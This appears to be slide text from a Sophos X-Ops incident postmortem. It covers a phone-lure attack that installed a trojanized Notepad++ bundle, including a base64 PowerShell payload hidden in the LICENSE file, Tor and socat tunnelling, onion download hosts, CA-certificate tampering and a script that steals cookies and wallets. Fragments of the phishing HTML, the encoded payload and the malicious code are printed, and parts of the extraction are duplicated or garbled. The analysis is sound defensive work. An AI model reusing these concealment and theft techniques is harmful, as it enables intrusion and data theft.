<!-- LEAD ENDS -->
<!-- LATEST NEWS ENDS --><!-- ADVERTORIAL STARTS -->
<!-- ADVERTORIAL ENDS --><!-- LATEST NEWS STARTS -->
<table class="mcbc-main" mc:repeatable="content-element" mc:variant="Inhalt mit Bild links" width="100%" cellpadding="0" border="0" bgcolor="#ffffff" align="center">
  <tbody>
    <tr>
      <td align="center"><!--[if (gte mso 9)|(IE)]>
        <table border="0" cellspacing="0" cellpadding="0"
          align="center" width="800" style="width:800px;"
          <tr>
            <td align="center" valign="top"
```

The redirect and payload


```
1 <html><head>
2
3   <meta name="viewport" content="width=device-width,
4     initial-scale=1.0, maximum-scale=1.0,">
5   <style type="text/css">html{          width:100%;          }body{          margin:0;          padding:0;
6     width:100%;          -webkit-text-size-adjust:none;          -ms-text-size-adjust:none;          }img{
7     display:block !important;          border:0;          -ms-interpolation-mode:bicubic;          }.ReadMsgBody{
8     width:100%;          }.ExternalClass{          width:100%;          }.ExternalClass p,.ExternalClass
9     span,.ExternalClass font,.ExternalClass td,.ExternalClass div{          line-height:100%;          }.MsoNormal{
10    font-family:Georgia,MS Serif,serif !important;          }.MsoNormalSans{          font-family:Helvetica,Arial,sans-serif
11    !important;          }p,div{          margin:0 !important;          padding:0 !important;          }.images{
12    display:block !important;          width:100% !important;          }.display-button td,.display-button a{          font-
13    family:Helvetica,Arial,sans-serif !important;          color:#ffffff;          text-decoration:none;          }.display-
14    button a:hover{          text-decoration:none !important;          }.mcbc-main{          /*@editable*/background-
15    color:#ffffff !important;          }.mcbc-sec-view-browser{          /*@editable*/background-color:#ffffff !important;
16    }.mcbc-sec-section-1{          /*@editable*/background-color:#ffffff !important;          }.mcbc-sec-footer-section{
17    /*@editable*/background-color:#ffffff !important;          }.mcbc-btn-header-button{
18    /*@editable*/background-color:#ffffff !important;          /*@editable*/border-radius:0 !important;          }.mcbr-footer-
19    -border-b{          /*@editable*/border-bottom:1px solid #444444 !important;          }</style>
20
21 </head>
22 <body style="width:100%;margin: 0; mso-line-height-rule: exactly;">
23   <center> <a href="https://www.          .com/es/adplus/redirect?ad_id=          &url=https://safedelivery-
24     company.com/manager/tracking_pack_ch_4254qj6405mo601615yxq41298?view_email=1">Voir
25     en tant que page Web</a></center>
26   <hr> <a href="https://www.          .com/es/adplus/redirect?ad_id=          &url=https://safedelivery-
27     company.com/manager/tracking_pack_ch_4254qj6405mo601615yxq41298">
28      </a>
29   <hr style="width:100%; size:1; color:#939399;">
30   <!--[if mso]>    <style>          .heading {          font-family:Georgia,MS Serif,serif !important;          }          .MsoNormal
31   {          font-family:Georgia,MS Serif,serif !important;          }          .MsoNormalSans {          font-
32   family:Helvetica,Arial,sans-serif !important;          }          .display-button td,.display-button a,a {          font-
33   family:Georgia,MS Serif,serif !important;          }    </style>    <![endif]><!-- VIEW IN BROWSER STARTS -->
34   <table class="mcbc-main" width="100%" cellpadding="0" cellspacing="0" border="0" bgcolor="#ffffff" align="center">
35     <tbody>
```

Domains used previously:

- Aircourier-company
- Safedelivery-company
- URI points to "tracking_pack_ch_#"

Postmortem investigation begins


- Employee complied with the caller's request and instructions
- They downloaded the payload and executed it
 - Read the "confirmation number" from the payload
- Then they did the right things
 - After the call, employee became immediately suspicious
 - They pulled the ethernet cable, leaving the machine powered, and called security operations
- The site was down by the time we got to it
 - No way to retrieve the original payload





Postmortem analysis

- The Sophos MDR team pulled logs and telemetry from the target
- The attacker was only able to access the machine for **15 minutes**
 - They downloaded and ran, then deleted, multiple PowerShell scripts
 - The attacker had also deleted the original executable payload
 - We found network flow logs that pointed to a few IPs/websites
- What they left behind raised more questions
 - A full “portable” Notepad++ installation
 - Many of the executables had been resigned
 - Certificates not owned by Notepad++
 - There was a lot of other weird stuff in there



People go on computers and just *install Notepad++*?

Name	Date modified	Size	Files not normally found in the Notepad++ Updater folder
Data	9/19/2022 8:35 AM		
Tor	9/19/2022 8:58 AM		
gup.dll	2/13/2017 2:08 AM	342 KB	Codeplex Task Scheduler library
GUP.exe	2/5/2019 4:14 AM	744 KB	File signed by Cloud Accountants Limited
gup.xml	2/5/2020 12:36 AM	5 KB	
gup_plugin.txt	9/16/2022 8:11 AM	1 KB	
GUPP.exe	9/1/2021 5:43 AM	471 KB	File signed by Cloud Accountants Limited
libcurl.dll	10/27/2019 3:12 PM	534 KB	cURL library, signed by Notepad++ cert
libpurl.dll	8/31/2021 6:09 AM	417 KB	cURL library, not signed
LICENSE	2/28/2022 8:06 AM	67 KB	License file appended with code
msys-2.0.dll	7/23/2018 5:15 AM	3,149 KB	
msys-crypto-1.0.0.dll	7/23/2018 5:15 AM	2,205 KB	
msys-ncursesw6.dll	7/23/2018 5:15 AM	331 KB	
msys-readline7.dll	7/23/2018 5:15 AM	238 KB	
msys-ssl-1.0.0.dll	7/23/2018 5:15 AM	413 KB	
msys-z.dll	7/23/2018 5:15 AM	98 KB	
README.md	12/26/2018 4:44 PM	3 KB	
socat.exe	2/4/2020 11:54 PM	292 KB	Socat communications tool
updater.ico	12/26/2016 1:10 PM	131 KB	
vcruntime140.dll	7/27/2021 1:57 AM	75 KB	Microsoft C runtime library
zlib1.dll	10/21/2020 2:19 AM	73 KB	zlib library

- The portable install had a ton of files that aren't normally included with the application
- The payloads included a Windows version of socat, other Linux libraries as DLLs, a portable Tor installation, two copies of the cURL library, and just a bunch of oddball stuff
- Even the GPL LICENSE file had been tampered with...

People go on computers and just *install Notepad++*?

Name	Date modified	Size	Files not normally found in the Notepad++ Updater folder
Data	9/19/2022 8:35 AM		
Tor	9/19/2022 8:58 AM		
gup.dll	2/13/2017 2:08 AM	342 KB	Codeplex Task Scheduler library
GUP.exe	2/5/2019 4:14 AM	744 KB	File signed by Cloud Accountants Limited
gup.xml	2/5/2020 12:36 AM	5 KB	
gup_plugin.txt	9/16/2022 8:11 AM	1 KB	
GUPP.exe	9/1/2021 5:43 AM	471 KB	File signed by Cloud Accountants Limited
libcurl.dll	10/27/2019 3:12 PM	534 KB	cURL library, signed by Notepad++ cert
libpurl.dll	8/31/2021 6:09 AM	417 KB	cURL library, not signed
LICENSE	2/28/2022 8:06 AM	67 KB	License file appended with code
msys-2.0.dll	7/23/2018 5:15 AM	3,149 KB	
msys-crypto-1.0.0.dll	7/23/2018 5:15 AM	2,205 KB	
msys-ncursesw6.dll	7/23/2018 5:15 AM	331 KB	
msys-readline7.dll	7/23/2018 5:15 AM	238 KB	
msys-ssl-1.0.0.dll	7/23/2018 5:15 AM	413 KB	
msys-z.dll	7/23/2018 5:15 AM	98 KB	
README.md			
socat.exe			
updater.ico			
vcruntime140.dll			
zlib1.dll			

Tor engine

Cygwin Linux libraries

at communications tool

Microsoft C runtime library

library

Sophos X-Ops


- The portable install had a ton of files that aren't normally included with the application
- The payloads included a Windows version of socat, other Linux libraries as DLLs, a portable Tor installation, two copies of the cURL library, and just a bunch of oddball stuff
- Even the GNU LICENSE file had been tampered with...

Worst software licensing terms ever

- The Notepad++ LICENSE file is normally 8kb
- This one was 59kb larger than normal
 - A big blob of base64 data
- The base64 contains a PowerShell script
- That PowerShell script contained three more base64 blobs, each of which decoded to yet another PowerShell script
 - That's a lot of nested blobs
 - Beware of the blobs

```
LICENSE
151 Each version is given a distinguishing version number. If the
152 Library as you received it specifies that a certain numbered version
153 of the GNU Lesser General Public License "or any later version"
154 applies to it, you have the option of following the terms and
155 conditions either of that published version or of any later version
156 published by the Free Software Foundation. If the Library as you
157 received it does not specify a version number of the GNU Lesser
158 General Public License, you may choose any version of the GNU Lesser
159 General Public License ever published by the Free Software Foundation.
160
161 If the Library as you received it specifies that a proxy can decide
162 whether future versions of the GNU Lesser General Public License shall
163 apply, that proxy's public statement of acceptance of any version is
164 permanent authorization for you to choose that version for the
165 Library.
166 SW52b2t1LUV4cHJlc3Npb24oW1N5c3RlbS5UZXBhOlkVuy29kaW5nXT06VVRGOC5HZXRTdHJpbmcc
  . c1pVbEVPd29nSUNBZ2FXNTBaWEp1WVd3Z1ZVbHVkRE15SudOdWRGUm9jbVZoWkhNNONpQWdJQ0Jt
  . NVZFMVZJR05vYVd4a1VISnZZeUE5SUC1bGR5QkVvBFZ1ZUhCc1lWSjF1V1JOV1NocVNuaFRaV3dt
  . Sk1DQWdJSDBLQ1NBZ01DQmpZWJqYUNBb1JYbGpWEIwYVc5dU1HVjRLUW9KSUNBZ01lc0tDUOf
  . VGFrcHpVa2h5ZEdKaUsxVnZaMHRrVm5kRU5ISXdsbT1TWjJ0a2FrOVNabXgwYWxjNVNlXVmtTazE
  . UFNbd2VERXdPd29nSUNBZ1kyOXVjM1FnZFdsdWRDQk9VMU5mU1U1S1ZGOVBVR1JKVfVsYVJWt1FF
  . VGxOVFgxTm9kWFJrYjNkdUlpazdDaUFnSUNBZ01DQWdRVTV1SUhCMGNpQT1JQ2hcVG00cFRXRnlj
  . SUNBZ01DQWdJQ0FnSUhzS01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQmthVWx1YzNSaGJHeFF
  . YVdGaWJHVW9Ja0ZRVUVS01ZFRW1LU3dnUUNKTMlzcHBiR3hoWEVacGntVm1iM2hjVUHKdlptbHN
  . SUNBZ01DQWdld29nSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnVTNsemRHVnR
  . SUNBZ01DQWdJQ0FnSUNBZ01DQXZMeUJuW1hRZ2FXNXpkROZzYkNCa2FYSmxZM1J2Y25rS01DQWd
  . TTBSU1JVSkJVV1ZCUVRSS1EwUjNRWGRuWjBsTFFXOUUpRMEZSUKVSYWRFeg5VRVp6WkRne1RsTm9
  . SEpsYzNWc2RDQT1JRUFvS1FvZ01DQWdabT15WldGamFDQW9KRzV2WkdVZ2FXNGdKR3B6YjI1VWNT
  . Q0FnSUhKbGRIVnliaUFvTFdwcmFXNGdLQ2cwTOM0dU5UY3BLEWcyT1M0dU9UXBLeR3B6YjI1VWNT
  . Q0FnSUNBZ01DQWtkR1F1VW1WbmFYtjBjbUYwYVc5dVNXNW1ieTVVfW1hOamWcldmR2Ym1hOamW
```



PowerShell within PowerShell



Imma put a CA cert in your cert store and Tor

```
297     private DirectoryInfo GetIP()
298     {
299         DirectoryInfo fp = null;
300         // get firefox path from registry
301         // we'll search the 32bit install location
302         RegistryKey localMachine1 = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Mozilla\Mozilla Firefox",
303         . false);
304         // and lets try the 64bit install location just in case
305         RegistryKey localMachine2 = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Wow6432Node\Mozilla\Mozilla
306         . Firefox", false);
```

```
1 $SH_TYPE_SCHEDULED_TASK=1;
2 $SH_TYPE_TASK_SCHEDULER=2;
3 $schedulerType=$SH_TYPE_SCHEDULED_TASK;
4 $configData=@"
5 {
6     dl: ["exmb25nic6n25sc1nf44rrgynquns7u3zjq33x3uztwbmsuptf7gyid.onion",
7     . "um2kc2ahigbq7t2rchk3tnxnjzvrddbhxkey573dqxc144wvi4ge5cad.onion",
8     . "fq5rdcppmw7cqjhretm3owbnj4hskcv37bcgx5rpbdbhqfefzix4tiyd.onion",
9     . "xaoqohhckbb3pnxytqzj6pkuzckt2urbeiyd5xlanmw52expmohl7dyd.onion",
10    . "3emyw4wto7tgupbisnbdkbkbyaamb7p7dpxp6lnfqwyemskmmar3fugad.onion"]
11 }
12 @;
13 function Iterate-Tree($jsonTree) {
14     $result = @()
15     foreach ($node in $jsonTree) {
16         $nodeObj = New-Object psobject
```




Don't play with matches.txt


- Logs revealed the existence of another PowerShell script for scraping sensitive data
 - It would write the result to `C:\ProgramFiles\matches.txt`
- System config data
- QuickBooks files, wallets
- Browser history and plugins for eight different browsers
- Cookie theft for cookies set by 53 websites, including banks and retailers

[illegible]

Tracking down the payload




- Found the installer by hunting for files related to the oddball Notepad++ LICENSE
- It was an Electron app (basically a self-contained Chromium browser setup with some scripts)
- The Electron app contained the embedded Notepad++ installation with all the same scripts inside
- Judging by the date in the filename, this technique has been in use for more than a year.



What's in *your* Electron app?

- On execution, tries to connect to download a file from Google's cloud (now gone)
- Connects to a public IP address service
- Meanwhile, it drops Notepad++ and executes the scripts in the Updater directory
- Uses socat to invoke Tor and open multiple listening ports



Universe Parcel Servic...	5040	TCP	Established	192.168.100.100	18904	142.250.72.46
Universe Parcel Servic...	5040	TCP	Established	192.168.100.100	24509	104.26.13.31

tor.exe	1980	< 0.01	"C:\Users\...\AppData\Local\Notepad++\updater\Tor\tor.exe"
conhost.exe	4564		"C:\WINDOWS\system32\conhost.exe 0x4"
socat.exe	8048		"C:\Users\...\AppData\Local\Notepad++\updater\socat.exe" tcp4-LISTEN:43259,reuseaddr,fork,keepalive,bind=127.0.0.1 SOCKS4A:
conhost.exe	4192		"C:\WINDOWS\system32\conhost.exe 0x4"
socat.exe	6960		"C:\Users\...\AppData\Local\Notepad++\updater\socat.exe" tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1 SOCKS4A:1
conhost.exe	7080		"C:\WINDOWS\system32\conhost.exe 0x4"
socat.exe	2572		"C:\Users\...\AppData\Local\Notepad++\updater\socat.exe" tcp4-LISTEN:18912,reuseaddr,fork,keepalive,bind=127.0.0.1 SOCKS4A:
conhost.exe	4920		"C:\WINDOWS\system32\conhost.exe 0x4"

Sophos X-Ops

Tracking down the payload

second level code script 2 LICENSE on VT.txt

Top line 124

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate int BqNDBOLDueZgLuM(IntPtr certdb, int usage, uint
ncerts, ref IntPtr derCerts, ref IntPtr retCerts, uint keepCerts,
uint caOnly, IntPtr nickname);
private int akXXhSsyqh(IntPtr certdb, int usage, uint ncerts, ref
SECItem[] derCerts, ref IntPtr retCerts, uint keepCerts, uint caOnly,
